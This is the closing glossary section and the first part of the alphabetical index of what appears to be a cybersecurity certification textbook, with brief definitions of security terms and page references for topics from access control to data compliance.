threat actor A person or entity responsible for an event that has been identified as a security incident or as a risk.

threat feed Signatures and pattern-matching rules supplied to analysis platforms as an automated feed.

threat hunting A cybersecurity technique designed to detect the presence of threats that have not been discovered by normal security monitoring.

ticket granting ticket (TGT) In Kerberos, a token issued to an authenticated account to allow access to authorized application servers.

timeline In digital forensics, a tool that shows the sequence of file system events within a source image in a graphical format.

time-of-check to time-of-use (TOCTOU) The potential vulnerability that occurs when there is a change between when an app checked a resource and when the app used the resource.

time-of-day restrictions Policies or configuration settings that limit a user's access to resources.

tokenization A de-identification method where a unique token is substituted for real data.

trade secrets Intellectual property that gives a company a competitive advantage but hasn't been registered with a copyright, trademark, or patent.

transparent proxy A server that redirects requests and responses without the client being explicitly configured to use it. Also referred to as a forced or intercepting proxy.

Transport Layer Security (TLS) Security protocol that uses certificates for authentication and encryption to protect web communications and other application protocols.

Transport Layer Security virtual private network (TLS VPN) Virtual private networking solution that uses digital certificates to identify, host, and establish secure tunnels for network traffic.

transport/communication encryption Encryption scheme applied to data-in-motion, such as WPA, IPsec, or TLS.

trend analysis The process of detecting patterns within a dataset over time, and using those patterns to make predictions about future events or to better understand past events.

Trojan A malicious software program hidden within an innocuous-seeming piece of software. Usually, the Trojan is used to try to compromise the security of the target computer.

trusted platform module (TPM) Specification for secure hardware-based storage of encryption keys, hashed passwords, and other user- and platform-identification information.

tunneling The practice of encapsulating data from one protocol for safe transfer over another network such as the Internet.

type-safe programming language A program that enforces strict type-checking during compilation and ensures variables and data are used correctly. It prevents memory-related vulnerabilities and injection attacks.

typosquatting An attack in which an attacker registers a domain name with a common misspelling of an existing domain, so that a user who misspells a URL they enter into a browser is taken to the attacker's website.

under-voltage event When the power that is supplied by the electrical wall socket is insufficient to allow the computer to function correctly. Under-voltage events are long sags in power output that are often caused by overloaded or faulty grid distribution circuits or by a failure in the supply route from the electrical power station to a building.

unified threat management (UTM) All-in-one security appliances and agents that combine the functions of a firewall, malware scanner, intrusion detection, vulnerability scanner, data-loss prevention, content filtering, and so on.

uniform resource locator (URL) An application-level addressing scheme for TCP/IP, allowing for human-readable resource addressing. For example: protocol://server/file, where "protocol" is the type of resource (HTTP, FTP), "server" is the name of the computer (www.microsoft.com), and "file" is the name of the resource you wish to access.

unintentional insider threat A threat actor that causes a vulnerability or exposes an attack vector without malicious intent.

uninterruptible power supply (UPS) A battery-powered device that supplies AC power that an electronic device can use in the event of power failure.

unsecure network Configuration that exposes a large attack surface, such as through unnecessary open service ports, weak or no authentication, use of default credentials, or lack of secure communications/encryption.

user and entity behavior analytics (UEBA) A system that can provide automated identification of suspicious activity by user accounts and computer hosts.

version control The practice of ensuring that the assets that make up a project are closely managed when it comes time to make changes.

vertical privilege escalation When an attacker can perform functions that are normally assigned to users in higher roles, and often explicitly denied to the attacker.

video surveillance Physical security control that uses cameras and recording devices to visually monitor the activity in a certain area.

virtual local area network (VLAN) A logical network segment comprising a broadcast domain established using a feature of managed switches to assign each port a VLAN ID. Even though hosts on two VLANs may be physically connected to the same switch, local traffic is isolated to each VLAN, so they must use a router to communicate.

Virtual Network Computing (VNC) Remote access tool and protocol. VNC is the basis of macOS screen sharing.

virtual private cloud (VPC) A private network segment made available to a single cloud consumer on a public cloud.

virtual private network (VPN) A secure tunnel created between two endpoints connected via an unsecure transport network (typically the Internet).

virtualization A computing environment where multiple independent operating systems can be installed to a single hardware platform and run simultaneously.

virus Malicious code inserted into an executable file image. The malicious code is executed when the file is run and can deliver a payload, such as attempting to infect other files.

vishing Social engineering attack where the threat actor extracts information while speaking over the phone or leveraging IP-based voice messaging services (VoIP).

visualization A widget showing records or metrics in a visual format, such as a graph or table.

vulnerability A weakness that could be triggered accidentally or exploited intentionally to cause a security breach.

vulnerability feed A synchronizable list of data and scripts used to check for vulnerabilities. Also referred to as plug-ins or network vulnerability tests (NVTs).

vulnerability scanner Hardware or software configured with a list of known weaknesses and exploits and that can scan for their presence in a host OS or particular application.

warm site An alternate processing location that is dormant or performs noncritical functions under normal conditions, but which can be rapidly converted to a key operations site if needed.

watering hole attack An attack in which an attacker targets specific groups or organizations, discovers which websites they frequent, and injects malicious code into those sites.

web application firewall (WAF) A firewall designed specifically to protect software running on web servers and their back-end databases from code injection and DoS attacks.

web filter A software application or gateway that filters client requests for various types of Internet content (web, FTP, IM, and so on).

Wi-Fi Protected Access (WPA) Standards for authenticating and encrypting access to Wi-Fi networks.

Wi-Fi Protected Setup (WPS) A feature of WPA and WPA2 that allows enrollment in a wireless network based on an eight-digit PIN.

wildcard domain In PKI, a digital certificate that will match multiple subdomains of a parent domain.

Wired Equivalent Privacy (WEP) A legacy mechanism for encrypting data sent over a wireless connection.

work recovery time (WRT) In disaster recovery, time additional to the RTO of individual systems to perform reintegration and testing of a restored or upgraded system following an event.

workforce multiplier A tool or automation that increases employee productivity, enabling them to perform more tasks to the same standard per unit of time.

worm A type of malware that replicates between processes in system memory and can spread over client/server network connections.

write blocker A forensic tool to prevent the capture or analysis device or workstation from changing data on a target disk or media.

zero trust The security design paradigm where any request (host-to-host or container-to-container) must be authenticated before being allowed.

zero-day A vulnerability in software that is unpatched by the developer or an attack that exploits such a vulnerability.

Index

A

A/A clustering. *see* active/active (A/A) clustering
AAA. *see* authentication, authorization, and accounting (AAA)
AAR. *see* after-action report (AAR)
ABAC. *see* attribute-based access control (ABAC)
acceptable use policy (AUP), G-1, 313, 410–411, 488
access badges, G-1, 202
access block, 103, 105, 106
access control, 5–6
  authentication, authorization, and accounting, 6
  endpoint configuration, 282
  identity and access management, 5–6
  models, 416
  policy-driven, 165
  standards, 416
  strong, for hardware, 254
  Zero Trust architectures and, 164–165
access control entry (ACE), 282–283
access control list (ACL), G-1, 9, 81, 82, 118, 263
  endpoint configuration, 282–283
  firewall rules in, 263, 264
  full disk encryption, 277
  router security, 253
  switch security, 253
access control vestibule (mantrap), G-1, 202
access points, G-1, 254, 258
access policies, 85
account attributes, 85
account compromise, 382
account lockout, G-1, 382
account management, 414
account policies, G-1, 71
account restrictions, 86
accountability, governance and, 420–423
accounting, G-1
  in AAA, 6
  controls, 198
  in IAM, 5–6
  server, 259
ACE. *see* access control entry (ACE)
ACL. *see* access control list (ACL)
acquisition, G-1, 341–343
  asset tracking, 173–174
  data, 341
  disk image, 342–343
  live, 343
  order of volatility, 341
  static, by pulling the plug, 343
  static, by shutting down the host, 343
  system memory, 342
Active KillDisk, 180
active reconnaissance, G-1, 463–464
active security control, G-1, 117
active/active (A/A) clustering, 190
active/passive (A/P) clustering, 190
ad hoc network, G-1, 297
address resolution protocol (ARP), G-1, 389
  poisoning, 389–390
address space layout randomization (ASLR), 221, 400
addressing functions, 101
ADGuard, 314
Adobe, 24
advanced authentication, 258–259
advanced data protection, 177–178
  encryption of backups, 178
  journaling, 178
  replication, 178
  snapshots, 177
Advanced Encryption Standard (AES), 40, 215, 257
advanced endpoint protection, 279–281
  endpoint detection and response, 279–280
  extended detection and response, 280
  host-based IDS/IPS, 280–281
  user and entity behavior analytics, 281
advanced persistent threat (APT), G-1, 20, 374
advanced volatile threat (AVT), 374
adware, G-1, 375
AE. *see* authenticated encryption (AE)
aerospace and defense, as embedded system, 158
AES. *see* Advanced Encryption Standard (AES)
AES Galois Counter Mode Protocol (GCMP), G-1, 257
after-action report (AAR), 335
agent-based collection, 359
agent-based configurations, 260–261
agent-based filtering, 269
agentless collection, 359
agentless configurations, 260–261
agentless scanning, 25
A-GPS. *see* assisted GPS (A-GPS)
AH. *see* authentication header (AH)
AI. *see* artificial intelligence (AI)
AIC Triad, 2, 160
air-gapped backups, G-1, 176
air-gapped network, 111
AK. *see* authentication key (AK)
alarm, in alert tuning, 361
alarm systems, 204
  circuit-based alarm, 204
  duress, 204
  motion-based alarm, 204
  noise detection, 204

ALE. *see* annualized loss expectancy (ALE)
alert tuning, G-1, 361–362
alerting and monitoring tools, 358–367
    alert tuning, 361–362
    alerting, 360
    archiving, 361
    benchmarks, 365–366
    monitoring infrastructure, 362–363
    monitoring systems and applications, 364–365
    reporting, 360–361
    security information and event management, 358–359
    solutions, S-19–20
algorithms, G-1
    cryptographic, 38–45
    encryption, 38–42, 417
    hashing, 42–43, 416
Alice, 38
allow lists, G-1, 284, 319, 427–428
AlphaBay market, 237
Amazon Elastic Compute Cloud, 145
Amazon Web Services (AWS), 95
amplification attack, G-2, 388
analysis, G-2, 332–333
    category, 332
    impact, 332
    kill chain, 332–333
    playbooks, 333
Android
    Data Protection encryption, 294
    fingerprint recognition, 76
    instant messaging, 27
    Intune for locking down connectivity methods, 296
    sandboxing, 323
    SELinux capabilities using SEAndroid, 286
    vulnerabilities, 211, 218
Android Application Package (APK) files, 218
Android Beam, 300
Android Enterprise, 293
Android Pay, 300
angler phishing, 33
annualized loss expectancy (ALE), G-2, 441
annualized rate of occurrence (ARO), 441
anomalous behavior recognition, G-2, 493
anomaly-based detection, 268
anonymity, dark web and, 238
Anonymous, 20
Ansible, 252
antenna configurations, 300
antimalware, 254, 277
antivirus, G-2, 254, 364, 379
antivirus scan (A-V), G-2
anything as a service (XaaS), G-2, 144
A/P clustering. *see* active/passive (A/P) clustering
API. *see* application programming interface (API)
APK (Android Application Package) files, 218
Apple, 61
    MDM solution, 293
Apple GoTo bug, 321
Apple Pay, 300
appliance firewall, G-2, 118–119
    bridged (layer 2), 119
    inline (layer 1), 119
    routed (layer 3), 118
application allow lists and block lists, 284
application attacks, 399–400
    buffer overflow, 400
    privilege escalation, 399–400
    solutions, S-22
application clustering, 190
application legacy systems, 430
application logs, 351
application monitors, 364
application programming interface (API), G-2, 57, 78, 96, 227, 434
application protections, 321–323
    application security in the cloud, 322
    client-side *vs.* server-side validation, 322
    error handling, 321–322
    memory management, 322
    monitoring capabilities, 322–323
application protocol security baselines, 304–317
    DNS filtering, 313–316
    email data loss prevention, 313
    email security, 311–313
    email services, 309–311
    file transfer services, 309
    secure directory services, 307–308
    secure protocols, 304–305
    Simple Network Management Protocol, 308
    solutions, S-17
    Transport Layer Security, 305–307
application protocols, 102
application service ports, 275
application virtualization, G-2, 148
application vulnerabilities, 220–227
    buffer overflow, 221
    cloud-based application attacks, 226–227
    evaluation scope, 222–223
    malicious update, 222
    memory injection, 221
    penetration tester *vs.* attacker, 223
    race condition vulnerabilities, 220
    solutions, S-13
    TOCTOU vulnerabilities, 220
    web application attacks, 223–226
application vulnerability scanning, 233
application-aware proxies, 121
APT. *see* advanced persistent threat (APT)
APT1 report, 20
arbitrary code execution, G-2, 399
architecture and infrastructure concepts, 100–101
    access, 100
    email mailbox server, 100
    mail transfer server, 100

architecture considerations, 111–112
availability, 111
compute and responsiveness, 111
costs, 111
patch availability, 112
power, 111
resilience and ease of recovery, 111
risk transference, 112
scalability and ease of deployment, 111
archiving, 361
ARO. *see* annualized rate of occurrence (ARO)
ARP. *see* address resolution protocol (ARP)
ARP poisoning, G-2, 389–390
artificial intelligence (AI), G-2, 236, 380
AS. *see* authentication service (AS)
Asana, 185
ASLR. *see* address space layout randomization (ASLR)
assessments
attestation, 460–463
penetration testing, 463–466
security awareness training lifecycle, 495
asset, G-2, 414
asset allocation, 412
asset disposal/decommisioning, 179–180
certification, 179
destruction, 179
overwriting, 180
sanitization, 179
asset enumeration, 173
asset identification, 174
asset management, 172–181
advanced data protection, 177–178
asset protection concepts, 174–175
asset tracking, 172–174
data backups, 175–177
secure data destruction, 179–180
software, 173
solutions, S-11–12
asset protection concepts, 174–175
asset tracking, 172–174
assignment/accounting, 172
assisted GPS (A-GPS), 296
asymmetric algorithm, G-2, 41–42, 60–61
asymmetric encryption, 41–42, 60–61
vulnerabilities, 216
attack surfaces, G-2, 23–29, 108–109
layer model to analyze, 108
methods to reduce, 26
solutions, S-3
supply chain attack surface, 28
threat vectors, 23–27
weaknesses, 108–109
attack vector, G-2. *see also* threat vectors
attacker, penetration tester *vs.*, 223
attestation, G-2, 78, 460–463
attribute-based access control (ABAC), G-2–3, 83
audit committees, 461
audit trails, 416
audits, 460–467
attestation, 460–463
evidence of internal, 455–456
internal and external, 460–462
penetration testing, 463–466
reaudit security controls, 335
right-to-audit clause, 455
system/process, 240
vulnerability assessment, 240, 247
AUP. *see* acceptable use policy (AUP)
Australia, regulations and laws in, 418
authenticated encryption (AE), 64
authentication, G-3, 70–80
in AAA, 6
biometric, 74–75
Bluetooth connection methods, 298
certificate-based, 76
controls, 198
design, 70–71
factors, 70
hard authentication tokens, 76–77
in IAM, 5–6
Linux, 90
location-based, 74
multifactor, 73–74, 87
password concepts, 71–72
password managers, 72–73
passwordless, 78
personal identification number, 71
protocols, 416
provider, 89
secure directory services, 307–308
server, 110
single sign-on, 91–92
soft authentication tokens, 77
solutions, S-6–7
two-factor authentication, 74
Wi-Fi, 258–259
Windows, 89
authentication, authorization, and accounting (AAA), G-3, 6, 109
authentication header (AH), G-3, 132
authentication key (AK), 278
authentication service (AS), 91–92
authentication tokens
generation of, 76
hard, 76–77
soft, 77
authenticator, G-3, 76, 110
authorization, G-3, 81–88
in AAA, 6
access policies, 85
account attributes, 85
account restrictions, 86
attribute-based access control, 83
Bluetooth connection methods, 298

controls, 198
discretionary access control, 81
in IAM, 5–6
least privilege permission assignments, 83–84
mandatory access control, 81–82
models, 6
Open Authorization, 96
privileged access management, 87
role-based access control, 82–83
rule-based access control, 83
single sign-on, 92–93
solutions, S-7
user account provisioning, 84–85
authorization creep, 83–84
authorized access (white hat), G-3, 19
automated configuration management tools, 285
automated reports, 348
automation, 433–436
orchestration implementation, 435–436
scripting, 433–434
solutions, S-23
automotive systems, as embedded system, 158
AUTOSAR (Automotive Open System Architecture), 159
auto-scaling, 151
cloud architecture, 151
cloud automation technologies, 152
A-V. *see* antivirus scan (A-V)
availability, G-3
authentication design and, 70
in CIA Triad, 2
lack of, 25
AVT. *see* advanced volatile threat (AVT)
AWS. *see* Amazon Web Services (AWS)
AWS Config, 173
Azure Resource Graph, 173

B

B2B. *see* business to business (B2B) relationship
B2C. *see* business to customer (B2C) relationship
backdoors, G-3, 376–377
background checks, 412
backout plans, 427
backup power generator, G-3, 191
backups, G-3, 175–177
battery backups, 191
in continuity of operations, 183
critical capabilities, 175
data duplication, 176
encryption, 178
frequency of, 176
on-site/off-site, 176
recovery validation, 176–177
role of, 175
BadUSB paper (Nohl), 286
bandwidth, 254
barricades and entry/exit points, 199
baseline configuration, G-3, 175
Baseline Security Analyzer (MBSA) tool, 276
Bash shell, 211
basic service set identifier (BSSID), 254
basic SSID (BSSID), 391
battery backups, 191
battery solutions, 191
BC. *see* business continuity (BC)
beaconing, 387
beacons, 375
BEAST (Browser Exploit Against SSL/TLS) vulnerability, 216
BeEF. *see* Browser Exploitation Framework (BeEF)
behavioral threat research, 235
behavioral-based detection, G-3, 268
benchmarks, 252, 365–366
BIA. *see* business impact analysis (BIA)
BIND (Berkley Internet Name Domain), 314, 315
biometric authentication, G-3, 74–75
cost/implementation, 75
crossover error rate, 75
facial recognition, 75
failure to enroll rate, 75
false acceptance rate, 74
false rejection rate, 74
fingerprint recognition, 75
throughput (speed), 75
biometric factor, 73
biometric lock, 201
birthday attack, G-3, 396–397
birthday paradox, 396–397
BitLocker, 61
Bitwarden Password Management app installer, 321
black box testing, 238
black hat (unauthorized access), 19
blackmail, G-3, 18
BLE Privacy. *see* Bluetooth Low Energy (BLE) Privacy
bloatware, 372
block, 66
block lists, G-3, 284, 427–428
block rules, 270
blockchain, G-3, 66, 147
blocked content, G-3, 381
blocklisting, 319
Blue Coat, 227
Blue Teaming, 466
BlueBorne exploit, 298
bluejacking, G-3, 299
bluesnarfing, G-3, 299
Bluetooth, 298
connection methods, 298–299
authentication and authorization, 298
Bluetooth security features, 299
device discovery, 298
malware, 298–299
pairing with smartphone, 298
disabling, 298
network vectors, 26
security features, 299
signals, 86
Bluetooth Low Energy (BLE) Privacy, 299

Bluetooth Secure Connections (BSC), 299
BMC Remedy, 173
Bob, 38
bollards, G-3, 199–200
Bomgar, 454
boot, 373
botnet, G-4, 376
BPA. *see* business process analysis (BPA)
brand impersonation, 34
breach of contract, 480
bridged (layer 2) firewall, 119
bring your own device (BYOD), G-4, 163, 260, 292, 341
broadcast domain, 101, 103
Browser Exploit Against SSL/TLS (BEAST) vulnerability, 216
Browser Exploitation Framework (BeEF), 401
brute force attack, G-4, 257, 385, 393
brute force cryptanalysis, 40
brute force password guessing, 299
BSC. *see* Bluetooth Secure Connections (BSC)
BSSID. *see* basic service set identifier (BSSID); basic SSID (BSSID)
Btrfs, 177
buffer overflow, G-4, 221, 400
bug bounties, G-4, 239–240
bug-free code, 320
building security, 416
bulk encryption, 60
bump, 300
bump-in-the-wire, 119
business continuity (BC), G-4, 183, 411
business email compromise, G-4, 33–34
business impact analysis (BIA), G-4, 446, 448–451
  business impact analysis, 449
  identification of critical systems, 448–449
  maximum tolerable downtime, 449
  mean time between failures, 451
  mean time to repair, 451
  mission essential function, 449
  recovery point objective, 450–451
  recovery time objective, 449
  Work Recovery Time, 450
business partner, 28
business partnership agreement (BPA), G-4, 457
business process analysis (BPA), 449
business resilience, vendor diversity and, 193
business to business (B2B) relationship, 28
business to customer (B2C) relationship, 28
BYOD. *see* bring your own device (BYOD); Bring Your Own Device (BYOD)

C

C2 or C&C. *see* command and control (C2 or C&C)
CA. *see* certificate authority (CA)
CAB. *see* Change Advisory Board (CAB)
cable lock, G-4, 202
cache poisoning, 390
caching engines, G-4, 122
calculating risk, 446
CALEA. *see* Communications Assistance for Law Enforcement Act (CALEA)
California Consumer Privacy Act (CCPA), 418, 420, 476, 477, 479
call list, G-4, 330
cameras
  enforcement, geofencing and, 295
  facial recognition, 75, 199
  video surveillance, 203–204
canonicalization attack, G-4, 404
capacity planning, G-4, 183–184
capacity planning risks, 184–186
  avoiding, 186
  deploying more resources than necessary, 186
  overestimating capacity needs, 186
  people risks, 184–185
  poor capacity planning, 186
  workforce capacity, changes in, 185
card cloning, G-4, 385–386
cardholder data environment (CDE), 414
CARP. *see* Common Address Redundancy Protocol (CARP)
CASB. *see* cloud access security broker (CASB)
category, in incident response, 332
CBT. *see* computer-based training (CBT)
CCleaner attack, 222
CCMP. *see* Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP)
CCPA. *see* California Consumer Privacy Act (CCPA)
CCTV network, 203
CDE. *see* cardholder data environment (CDE)
CDNs. *see* content delivery networks (CDNs)
cell/column encryption, 62
cellular, G-4, 296
censored information, dark web and, 238
Center for Internet Security (CIS) Benchmarks, 252
centralized computing architecture, G-4, 147
centralized management, for endpoint protection, 288
centralized security governance, 421
centralized web filtering, 269–270
CEO fraud (impersonating the CEO), 33

CER. *see* crossover error rate (CER)
CERT. *see* computer emergency response team (CERT)
certificate authority (CA), 47–54, 304, 320
  certificate revocation, 53–54
  certificate signing request, 51
  digital certificates, 49
  root of trust model, 49–50
  self-signed certificate, 50
  single, 50
  third party, 48, 50
certificate chaining, G-4, 50
certificate revocation, 53–54
certificate revocation list (CRL), G-4, 53–54
certificate signing request (CSR), G-4, 51
certificate-based authentication, 76
certification, G-4, 179, 290
chain of custody, G-4, 344
chain of trust, 50
Change Advisory Board (CAB), 426
change control, G-4, 109, 174
change management, G-5, 174, 285, 425–432
  allowed and blocked changes, 427–428
  approval process, 426
  concepts, 427
  dependencies, 429
  documentation and version control, 430–431
  downtime, 428–430
  factors driving, 426
  importance of, 430
  legacy systems and applications, 430
  ownership in, 426
  polices, 411
  procedures, 413
  programs, 425–427
  restarts, 428–429
  in rules of engagement, 458
  solutions, S-23
chaotic motivations, of threat actors, 18
chat tools, 185
checkpoints, 177
Chef, 252
chief information officer (CIO), G-5, 10
chief information security officer (CISO), G-5, 10
chief security officer (CSO), G-5, 10
chief technology officer (CTO), G-5, 10
Children's Internet Protection Act (CIPA), 419
Children's Online Privacy Protection Act (COPPA), 419
Chinese cyber espionage units, 20
chmod command, in Linux, G-5, 283
choose your own device (CYOD), G-5, 293
Chuvakin, Anton, 280
CI. *see* configuration item (CI)
CIA Triad, G-5, 2, 160
CIO. *see* chief information officer (CIO)
CIPA. *see* Children's Internet Protection Act (CIPA)
cipher lock, 201
cipher suite vulnerabilities, 216
cipher suites, G-5, 306–307
ciphertext, G-5, 38, 39–40, 41, 55, 57, 63
circuit-based alarm, 204
CIRT. *see* computer incident response team (CIRT)
CIS Benchmarks. *see* Center for Internet Security (CIS) Benchmarks
CISA's Zero Trust Maturity Model, 163
CIS-CAT Pro tool, 252
Cisco
  benchmarks, 252
  Cloudlock, 227
  OpenDNS, 314
  switch, 109
  Zero Trust Architecture, 167
CISO. *see* chief information security officer (CISO)
Citrix XenApp, 148
CJIS. *see* Criminal Justice Information Services Security Policy (CJIS)
claims-based identity, 94
clean desk policy, G-5, 489
CleanBrowsing, 314
client-based scanning, 25
clientless remote desktop gateway, 134, 148
client-side validation, 322
cloning, G-5, 385–386
closed/proprietary, G-5, 236
cloud
  access vectors, 26
  asset discovery, 173
  cloud-based tools, 185
  as disaster recovery, 188–189
  monitors, 364
  platforms, deperimeterization and, 163
  security considerations, 156
  service customer, 146
  services, misconfiguration vulnerabilities in, 215
  zero trust architectures, 164
cloud access security broker (CASB), 227
cloud and web application security concepts, 318–325
  application protections, 321–323
  cloud application security, 322
  secure coding techniques, 318–321
  software sandboxing, 323–324
  solutions, S-17
cloud architecture, 149–151
  features, 153–155
    compute capabilities, 155
    cost, 154
    ease of deployment, 154
    ease of recovery, 154
    Interconnection Security Agreements, 155
    power, 155
    resilience, 154
    scalability, 154
    service level agreements, 155

microservices, 150
serverless computing, 149–150
cloud automation technologies, 151–152
Infrastructure as Code, 151
responsiveness, 152
auto-scaling, 152
edge computing, 152
load balancing, 152
cloud computing, G-5, 142
cloud deployment models, G-5, 142–144
community, 142–143
hosted private, 142
hybrid cloud, 143–144
public (or multi-tenant), 142
security considerations, 143
hybrid architecture, 143
multi-tenant architecture, 143
serverless architecture, 143
single-tenant architecture, 143
cloud infrastructure, 142–157
application virtualization, 148
centralized computing architecture, 147
cloud architecture, 149–151
cloud architecture features, 153–155
cloud automation technologies, 151–152
cloud deployment models, 142–144
cloud security considerations, 156
cloud service models, 144–145
containerization, 149
decentralized computing architecture, 147
resilient architecture concepts, 147–148
responsibility matrix, 145–147
software defined networking, 152–153
solutions, S-10
Cloud Security Alliance (CSA) IoT Security Controls Framework, 162
cloud service models, G-5, 144–145
infrastructure as a service, 145
platform as a service, 144–145
software as a service, 144
third-party vendors, 145
cloud service provider (CSP), G-5, 26, 142, 146, 148
CloudAware, 173
cloud-based application attacks, 226–227
cloud access security broker, 227
cloud as an attack platform, 226
solutions, S-13
Cloudburst vulnerability, 213
CloudCheckr, 173
clustering, G-5, 189–190
active/active (A/A), 190
active/passive (A/P), 190
application clustering, 190
topology of clustered load balancing architecture, 190
virtual IP, 189
CMDB. *see* configuration management database (CMDB)
CMMC. *see* Cybersecurity Maturity Model Certification (CMMC)
CMS. *see* configuration management system (CMS)
CN. *see* common name (CN) attribute
COBO. *see* corporate owned, business only (COBO)
code of conduct, G-5, 488
code signing, G-5, 320–321
code-signing certificate, 53
coercion/threat/urgency, 31
cold site, G-5, 188
cold storage, 148
collision attack, G-5, 396
combination lock, 201
command and control (C2 or C&C), G-5, 376, 387
command injection attack, G-5, 404
commercial models, 236
Common Address Redundancy Protocol (CARP), 189
Common Criteria, 290
common name (CN) attribute, G-6, 52
Common Vulnerabilities and Exposures (CVE), G-6, 243
CVE-2009-1244 vulnerability, 213
CVE-2016-2183 vulnerability, 215
CVE-2016-5195 vulnerability, 220
CVE-2020-0796 vulnerability, 220
Common Vulnerability Scoring System (CVSS), G-6, 243, 247
communication, in rules of engagement, 458
communication plan, 330
Communications Assistance for Law Enforcement Act (CALEA), 419
community cloud, G-6, 142–143
Comodo, 48
company assets, 414
compensating controls, G-6, 10, 247
competition, vendor diversity and, 193
competitive relationships, 455
competitors, 21
complex dependencies, 108
compute, G-6, 111
computer emergency response team (CERT), 12, 330
computer incident response team (CIRT), G-6, 12, 330
Computer Security Act, 417
computer security incident response team (CSIRT), 12, 330
computer-based training (CBT), G-6, 490–491
concurrent session usage, G-6, 382
conditional access, 83
conduct policies, 488–489
acceptable use policy, 488
clean desk policy, 489

code of conduct, 488
social media analysis, 488
use of personally owned devices in the workplace, 489
Conficker worm, 211, 374
confidential (secret) data, 472, 474. *see also* privacy data
confidentiality, G-6
authentication design and, 70
availability over, 108
in CIA Triad, 2
encryption supporting, 60–61
lack of, 25
configuration
changes, 429
drift, 281
enforcement, 285
for installing endpoint protection, 288
configuration baselines, G-6
baseline deviation reporting, 276
endpoint hardening, 275–276
configuration item (CI), 174–175
configuration management, G-6, 174
configuration management database (CMDB), 173, 174, 175
configuration management system (CMS), 175
configuration management tools, 252
conflict of interest, G-6, 454–455
competitive relationships, 455
financial interests, 454
insider information, 455
personal relationships, 455
confused deputy attack, 401
conservative risk appetite, 448
Consul, 151
containerization, G-6, 149
containers, 323
containment, in incident response, G-6, 333–334
isolation-based, 334
issues facing the CIRT, 333
segmentation-based, 334
content categorization, 270
content delivery networks (CDNs), 147, 155
continuity of operations plan (COOP), G-6, 182–184, 411
backups, 183
capacity planning, 183–184
relationship to business continuity, 183
continuous integration and testing, 434
continuous monitoring and compliance checks, 285
continuous pentesting, 466
contracting and outsourcing, 164
contractual provisions, in rules of engagement, 458
contractual noncompliance, impacts of, 480
control planes, G-6
in software defined networking, 152
in zero trust architectures, 165–167
controller, 423
controls, 198
accounting, 198
authentication, 198
authorization, 198
cookies, G-6, 319
session, 401
supercookies, 375
tracking, 375
COOP. *see* continuity of operations plan (COOP)
COPE. *see* corporate owned, personally enabled (COPE)
COPPA. *see* Children's Online Privacy Protection Act (COPPA)
corporate owned, business only (COBO), G-6, 293
corporate owned, personally enabled (COPE), G-6, 293
corrective controls, G-6, 9, 10, 115
correlation, G-6, 360, 361
cost
architecture considerations, 111
biometric authentication, 75
cloud architecture features, 154
of orchestration implementation, 436
Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP), 257
counter-based tokens, 77
cousin domain, 33
Coverity, 320
covert channel, G-6–7, 376
covertext, 66
COVID-19 pandemic, 161
credential dumping, 397
Credential Guard, 395
credential harvesting, G-7, 386
credential replay attack, G-7, 394–395
credentialed scan, G-7, 233
credentials
issuing, 84
secure transmission of, 412
Criminal Justice Information Services Security Policy (CJIS), 419
critical (top secret) data, 472
critical systems, identification of, 448–449
CRL. *see* certificate revocation list (CRL)
crossover error rate (CER), G-7, 75
cross-site request forgery (CSRF), G-7, 224, 401–402
cross-site scripting (XSS), G-7, 224–225, 319, 320
application vulnerability scanning, 233
client-side scripts, 225
nonpersistent type, 224
stored/persistent type, 224
cross-training, 184
cryptanalysis, G-7, 38, 39, 40, 65
cryptocurrency, 378–379
cryptographic primitive, G-7, 43

cryptography, 38. *see also* public key infrastructure (PKI)
characters to describe different actors involved in, 38
ciphertext in, 38, 39–40, 41, 55, 57, 63
cryptographic algorithms, 38–45
encryption, 38–42
hashing algorithms, 38, 42–43
solutions, S-4
cryptographic attacks, 396–397
birthday attack, 396–397
collision attack, 396
downgrade attack, 396
cryptographic ciphers, 43–45
cryptographic keys, 216
cryptographic protocols, updated, 257
cryptographic solutions, 60–67
blockchain, 66
database encryption, 62
disk and file encryption, 61–62
encryption supporting confidentiality, 60–61
key exchange, 63–64
key stretching, 65
obfuscation, 66
perfect forward secrecy, 64–65
salting, 65
solutions, S-5–6
transport/communication encryption, 63–64
cryptographic vulnerabilities, 215–216
digital signatures, 43–45
plaintext (or cleartext) in, 38, 39, 40, 42, 62, 65
terminology is used to discuss, 38
cryptojacking, 226, 379, 381
CryptoLocker, 378
crypto-malware, 378–379
cryptojacking malware, 379
crypto-ransomware, 378
cryptominer, G-7, 378
cryptoprocessors, 55–57
crypto-ransomware, 378
CSA. *see* Cloud Security Alliance (CSA) IoT Security Controls Framework
CSF. *see* cybersecurity framework (CSF)
CSIRT. *see* computer security incident response team (CSIRT)
CSO. *see* chief security officer (CSO)
CSP. *see* cloud service provider (CSP)
CSR. *see* certificate signing request (CSR)
CSRF. *see* cross-site request forgery (CSRF)
CTI. *see* cyber threat intelligence (CTI)
CTO. *see* chief technology officer (CTO)
Cuckoo Sandbox, 323
customization, vendor diversity and, 193
CVE. *see* Common Vulnerabilities and Exposures (CVE)
CVSS. *see* Common Vulnerability Scoring System (CVSS)
cyber incident response team, 330
Cyber Threat Alliance, 235, 236
cyber threat intelligence (CTI), G-7, 236
cyberattack lifecycle, 386, 387
cybersecurity, 160–161, 163, 192
deception and disruption technologies, 194
framework, 3
infrastructure, 329
insurance, 246
regulations, 419–420
vendor diversity and, 192
cybersecurity framework (CSF), G-7, 3
Cybersecurity Maturity Model Certification (CMMC), 420
CYOD. *see* choose your own device (CYOD)

D

DAC. *see* discretionary access control (DAC)
dark net, 237
dark web, G-7, 237–238
illicit activities and illegal content, 237–238
legitimate purposes, 238
DarkMatter, 377
dashboards, G-7, 347–348
data
confidential, 474
cyber threat intelligence, 236
duplication, 176
exfiltration, 18, 387
exposure, 321
geographic access requirements, 473–474
geographic restrictions, 474, 482
governance roles, 422–423
historian, 159
integrity, 332
inventories, 477
leakage, 269
masking, 66
in motion, 482
privacy, 474–477
regulated, 470
at rest, 60, 481
restricted, 473
sanitization, 179, 213
secure data destruction, 179–180
sensitivity, 470
sovereignty, 473
steward, 423
data acquisition, G-7, 341
data at rest, G-7, 60, 481
data breach, G-7, 277, 386, 478–479
escalation, 478
notifications of, 478
organizational consequences, 478

potential for unauthorized access, 478
public notification and disclosure, 478–479
data classifications, G-7, 472–473
confidential (secret) data, 472
critical (top secret) data, 472
private/personal data, 472
proprietary information, 472
public (unclassified) data, 472
restricted data, 473
sensitive data, 473
solutions, S-25
data compliance, 479–480
assessments, 461
